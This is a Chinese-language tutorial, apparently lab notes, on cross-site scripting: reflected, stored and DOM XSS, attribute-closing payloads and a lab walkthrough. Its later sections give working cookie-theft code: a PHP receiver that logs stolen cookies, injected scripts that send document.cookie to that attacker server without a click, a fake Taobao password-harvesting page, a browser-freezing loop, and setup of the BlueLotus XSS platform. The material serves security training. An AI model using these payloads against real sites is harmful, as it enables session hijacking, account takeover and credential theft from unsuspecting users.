Web渗透-XSS


0x01 XSS跨站攻击漏洞

一、引入

1、开发一个简单的PHP页面，代码如下：

```
if(isset($_GET['content'])){
    $content = $_GET['content'];
    echo "您输入的内容是：$content";
}
else{
    echo "请输入URL地址参数content";
}

```

2、在地址栏输入：`http://192.168.2.128/Security/testxss.php?content=hello`可以正常输出：你输入的内容：hello



3、如果在地址栏输入：`http://192.168.2.128/Security/testxss.php?content=<script>alert(1)</script>`呢？也可以是alert（“hello”）或者alert（/hello/）

```
http://192.168.2.128/Security/testxss.php?content=<script>function test()
{alert("hello test");}</script> <button onclick=test()>快来点我</button>
```

4、如果地址栏输入的是这样呢？

```
http://192.168.2.128/Security/testxss.php?content=<script>var
result=0;for(var i=0 ;i<=100;i++){result+=i;} alert("结果为"+result);</script>
//加号被替换了
```

5、如果地址栏输入的是这样呢?

```
http://192.168.2.128/Security/testxss.php?content=<script>var result=0;for(var i=100 ;i>=0;i--  ){result-=i;} alert(result);</script>
```

xss攻击的是前端浏览器，客户端之间的攻击

> XSS的核心要求是构造出让前端执行的javaScript的代码，所以要求我们对javaScript的代码必须熟悉
>
> XSS也算注入类的漏洞，JavaScript的代码注入,所以XSS漏洞更主要的是攻击系统的漏洞

二、XSS概述

XSS全程为：Cross Site Scirpting，指跨站攻击脚本，XSS漏洞发生在前端，攻击的是浏览器的解析引擎，XSS就是让攻击者的javaScript代码在受害者的浏览器上执行。

XSS攻击者的目的是寻找具有XSS漏洞的网页，让受害者在不知道的情况下，在有XSS漏洞的网页上执行攻击者的JavaScript代码。

XSS是提前埋伏好漏洞陷阱，等着受害者上钩。既然攻击者是执行JavaScript代码，所以攻击的语句应该能让JavaScript运行。

JavaScipt运行条件：

（1）代码位于"`<script></script>`"标签中

```
<script>alert(1)</script>
```

（2）代码位于onclick事件中，此类带有onerror，onload，onfocus，onblur，onchange，onmouseover(鼠标滑过)等


```
<button onclick="alert('你被攻击了')">快来点我</button>
<img src="http://xxxx/course.jpg" onmouseover="alert(1)" width=200>
```

（3）代码位于潮连姐的href属性中，或者其他类似属性中

```
<a href="javascript:alert(1)">点击有惊喜</a>
```

XSS的攻击payload一定满足上述条件

> XSS学习主要是以测试看到效果为主，通常的明显效果就是使用alert弹个框，弹框意味着我们的JS执行了
>
> XSS是以web站点为攻击目标，而不是服务器，所以是一种钓鱼攻击，攻击目标是不确定的。但是，如果针对Cookie类的攻击，隐含一个目标：网站管理员（越权类操作）攻击目标是不确定的。但是如果针对Cookie类的攻击，隐含一个目标：网站管理员。



> 用户与攻击者之间还有一个预先配置好的服务器

三、XSS渗透测试步骤

XSS攻击，一定要牢记“输入输出”，输入指的是攻击者对服务器网页输入恶意代码，输出指的是路i兰奇接收到代码后额能解析并输出到前端。

XSS的原理就是开发者没有对输入内容进行过滤，导致通过攻击者精心构造的前端代码，输入后和原有前端代码产生混淆，形成新的页面语句，并且新的页面语句能被浏览器解析并输出。

XSS渗透测试步骤：

（1）找到输出点，输入任意字符串，查看输出的位置

（2）代开页面源代码，在源代码中查看输出的位置

（3）查看输出位置的内容与输入的内容之间的关系，构建闭合和拼接脚本。

（4）利用 `<script>` 或onclick或alert(1)进行测试，确认是否存在XSS注入点。

（5）开始利用该注入点完成各类复杂的操作，实现攻击目的。

优化PHP代码为以下代码，并在一个文本框中进行输出：

```php
if(isset($_GET['content'])){
    $content = $_GET['content'];
    // echo "您输入的内容是：$content";
    echo "<input type = 'text' value='$content' id='username'/>";
}
```

我们的目的是进行XSS攻击，执行js代码，执行js代码的条件是要有script标签或时间属性。

```
<script>alert(1)</script> 这个是一定能在页面上执行警告框的
```

如果我们直接输入上述代码，会变成：

```
<input type="text" value="<script>alert(1)</script>">这个并不符合html的语法
```

为了使alert可以执行，就需要把上面的内容变换以下：

```
<input type="text" value=""><script>alert(1)</script>">  变成这样的话，就是input和script两个便签都能执行
```

因此，我们的输入就变成

```
"><script>alert(1)</script><!--
```

```
http://192.168.2.128/Security/testxss.php?content='><script>alert(1)</script><!--
```

那此时浏览器在解析的时候，就会解析出两个元素，一个是input，一个是script，从而执行了我们在script中的js代码，完成了xss攻击，也可以完成对value=“的闭合，实现文本框的单击事件，payload为：

```
hello" onclick="alert(1)
```

在对应靶场应为

```
http://192.168.2.128/Security/testxss.php?content=hello' onclick='alert(1)
```

也可以构造一个全新的标签进行转发：

```
payload1: "><img src="1" onerror(1)">
payload2: "><img src="./image/datame.gif" onclick="alert(1)"<!--
payload3: "><img src="./image/datame.gif" onclick="alert(1)"<input type="hidden"
```

XSS常用测试语句

```
<script>alert(1)</scirpt>
<img src=1 onerror=alert(1)>
<svg onload=alert(1)>
<a href=javascript:alert(1)>
<input onfocus=write(1) autofocus>
```

四、XSS的类型

1、反射型XSS

我们构造了一个urlXSS的payload，发送给受害者，受害者点击恶意链接后会在受害者的浏览器上执行恶意代码。反射型XSS是一次性的，而且比较容易发现。通常恶意连接会被修改成短链接，或钓鱼图片的形式。

2、存储型XSS

存储型又叫永久XSS，常见于留言板。因为存储型XSS的页面将用户输入的内容存入数据库内，所以当其他人每一次访问一次的时候，服务器都会从数据库将攻击者输入的内容调取到前端浏览器解析，因此每一次访问相当于一次XSS攻击。

3、DOM型XSS

不与服务器交互，本质上也是一种反射型XSS，主要利用js使用dom对前端html进行操作时候产生的漏洞。DOM型XSS的难点就在于通过阅读JavaScript来确定输出的位置，才好构建输入的payload。

DOM型XSS可通过开发者工具观察js变化

五、XSS的危害

（1）页面挂马，利用浏览器挖矿等:https://www.sohu.com/a/233384944_354899

（2）盗取用户Cookie并扮演用户角色。

（3）DOS（拒绝服务）客户端浏览器。

（4）钓鱼攻击，高级的钓鱼技巧。`<iframe src="http://www.taobao.com"/>`京东有做预防，淘宝没有

```php
//获取用户淘宝密码
$username=$_POST['username'];
$password=$_POST['password'];

//将数据保存起来，文件或者数据库
echo "<script>document.write('您的用户名密码不正确，请重新登录');setTimeout(function(){location.href='https://www.taobao.com'},3000);</script>"
```

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script>
    document.write('您的用户名密码不正确，请重新登录');
    setTimeout(function(){
        location.href='https://www.taobao.com';},
```

```
        3000);
    </script>
</head>
<body >

</body>
</html>

```

(5) 删除目标文章，恶意篡改数据、嫁祸。

(6) 劫持用户Web行为，甚至进一步渗透内网。

(7) 爆发web 2.0蠕虫：https://www.cnblogs.com/jason-jiang/article/607070.html

(8) 蠕虫式的DDOS攻击

(9) 蠕虫式挂马攻击，刷广告，刷流量，破坏网上数据

> 一言以蔽之，具体要实现何种危害，完全取决于你的JavaScript代码执行何种功能

0x02 XSS获取Cookie实验

一、 PHP的发帖功能

1、前端代码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script type="text/javascript" src="jquery-3.4.1.min.js"></script>

    <title>发表文章</title>
    <style>
        #outer{
            width: 800px;
            height: 600px;
            border: solid 0px rebeccapurple;
            margin: auto;
        }
        #outer div{
            margin: 20px;
        }
        #outer div input{
            width:600px;
        }
        #outer div textarea{
            width:600px;
            height: 300px;
        }
    </style>

    <script>
```

```
        function doAdd(){
            var headline = $("#headline").val();
            var content = $("#content").val();
            var param = "headline="+headline+"&content="+content;
            $.post("doadd.php",param,function(data){
                if(data=="add-success"){
                    alert("发表文章成功");
                    location.href = "list.php";
                }
                else{
                    alert("文章发表失败");
                }
            });

        }
    </script>
</head>
<?php session_start();?>
<body>
    <div id="outer">
        <div>你的当前用户名:<?=$_SESSION['username']?> ,角色名：<?php echo $_SESSION['role']?></div>
        <div>请输入文章标题：<input type="text" id="headline"/></div>
        <div>请输入文章内容：<textarea id="content"></textarea></div>
        <div style="text-align: center;"><button onclick="doAdd()">提交文章</button></div>
    </div>
</body>
</html>
```

> 使用ajex需要向前端服务器添加jquery-3.4.1.min.js `<script type="text/javascript" src="jquery-3.4.1.min.js"></script>`

2、后台代码

```
<?php

include "common.php";

$headline = $_POST['headline'];
$content = $_POST['content'];
$author = $_SESSION['username'];

// echo $headline;
$conn = create_connection_oop();
$sql = "insert into article(author,headline,content,viewcount,createtime) values('$author','$headline','$content',1,now())";
$conn->query($sql) or die('add-fail');

echo "add-success";
?>
```


3、发帖试探

`<img src="./image/1.jpg" onclick="location.href='www.baidu.com'"/>`

会显示失败，因为单引号的原因导致数据库中无法注入。

`<img src="./image/1.jpg" onclick="location.href=\'www.baidu.com\'"/>` 对单引号就行转义之后即可运行成功

```
<!--如果过分一些，会消耗客户端的资源>
<script>

var result = 1;
while(true){
  result--;
}

</script>

<!--通过该语句可以获取cookie>
<button onclick="alert(document.cookie)">点我有惊喜</button>
```



二、开发XSS服务器端

0、搭建环境：

ngix+php：(68条消息) centos7下安装php+nginx日常笔记_kalulioo的博客-CSDN博客

`ss -tln | grep 9000` 通过ss命令查看9000端口是否已经启动，也可以通过 `systemctl status php-fpm` 查看启动状态

`systemctl start nginx.service` 打开nginx服务

或者直接打开xampp环境搭建到windows中(68条消息) web安全---XSS利用平台BLUE-LOTUS安装与使用_p0inter的博客-CSDN博客

蓝莲花xss控制面板blue-lotus

1、确认实验环境


攻击者服务器：http://localhost/learn/blue/admin.php，XAMPP+blue，将获取到Cookie数据保存到该服务器的数据库中，运行PHP代码暴露一个接受Cookie的URL地址。

正常Web服务器：192.168.2.128，用于正常的用户访问的目标站点，用户可以在上面阅读或者发表文章。

用户浏览器：windows环境，使用edge浏览器

攻击者浏览器：windows环境，使用Firefox浏览器

2、创建数据表xssdata



3、编写服务器接收代码

```php
<?php
$ipaddr = $_SERVER['REMOTE_ADDR'];
$url = $_GET['url'];
$cookie = $_GET['cookie'];

$conn = new mysqli('127.0.0.1','root','','learn') or die("数据库连接不成功。");
$conn->set_charset("utf8");
$sql = "insert into xssdata(ipaddr,url,cookie,createtime)
values('$ipaddr','$url','$cookie',now())";
$conn->query($sql);

// echo "<script>history.back();</script>";
echo "<script>location.href='http://www.baidu.com/'</script>";

// http://localhost/xssrecv.php?url=http://192.168.2.128/security/read.php?id=48&cookie=4234199b258bb10d508f01e396f6f58c
?>
```


三、实现XSS攻击

1、在页面中注入代码

```
PHP后台需要将+号处理为：%2B，将&处理为%26

第一种
<a href='javascript:location.href="http://localhost/learn/xssrecv.php?url="+location.href+"&cookies="+document.cookie'>
        <img src="http://localhost/learn/1.jpg"/>
    </a>
    <a href=\'javascript:location.href="http://localhost/learn/xssrecv.php?url="+location.href+"&cookies="+document.cookie\'>
        <img src="http://localhost/learn/1.jpg"/>
    </a>
    <a href='javascript:location.href="http://localhost/learn/xssrecv.php?url="+location.href+"&cookie="+document.cookie'>
        <img src="http://localhost/learn/1.jpg"/>
    </a>



<!--用户不用点，直接获取用户cookie>
<script>
            new Image().src="http://localhost/learn/xssrecv.php?url="+location.href+"&cookie=" + document.cookie;
</script>

```

2、获取Cookie后执行

点击工具选择live http loaders，在里面重新载入后，点击replay，然后修改为获取的cookie。



3、获取管理员Cookie

获取管理员cookie后，尽快登录对后台进行编辑

> 如果用户一旦手动注册，或者Cookie/Session，则攻击者也将同步过期，无法继续利用

0x03 bluelotus平台

一、平台搭建


- 安装http server与php环境（ubuntu: sudo apt-get install apache2 php5 或 sudo apt-get install apache2 php7.0 libapache2-mod-php7.0）
- 上传所有文件至空间根目录
- 访问http://网站地址/

- 根据提示配置xss平台
- 在配置前，需要赋予xss数据存储路径、js模板存储路径、我的js存储路径写权限，以及平台根目录写权限（sudo chmod 777 -R ./）
- 完成安装，访问http://网站地址/admin.php登录后台
- 当有请求访问/index.php?a=xxx&b=xxxx，所有携带数据包括get，post，cookie，httpheaders，客户端信息都会记录
- 如不做二次开发，可直接删除根目录下diff、guide、src目录


- 如果有权限，请开启Apache中的AllowOverride以使.htaccess生效（可选）
    - xss数据存储路径将被设置为禁止web访问
    - js模板存储路径、我的js存储路径将被设置为仅允许访问js文件

二、XSS渗透测试

公共模板库是一些已经开发好的模板，可以被调用来进行xss攻击




在我的js模块中，点击添加，输入文件名以及payload的模板描述，在选择js模板下拉框中选择对应的模板，并将地址修改为bluelotus所搭建的根目录下面的目录，比如：`http://localhost/learn/blue/`




格式化可以将代码转化为标准的格式。

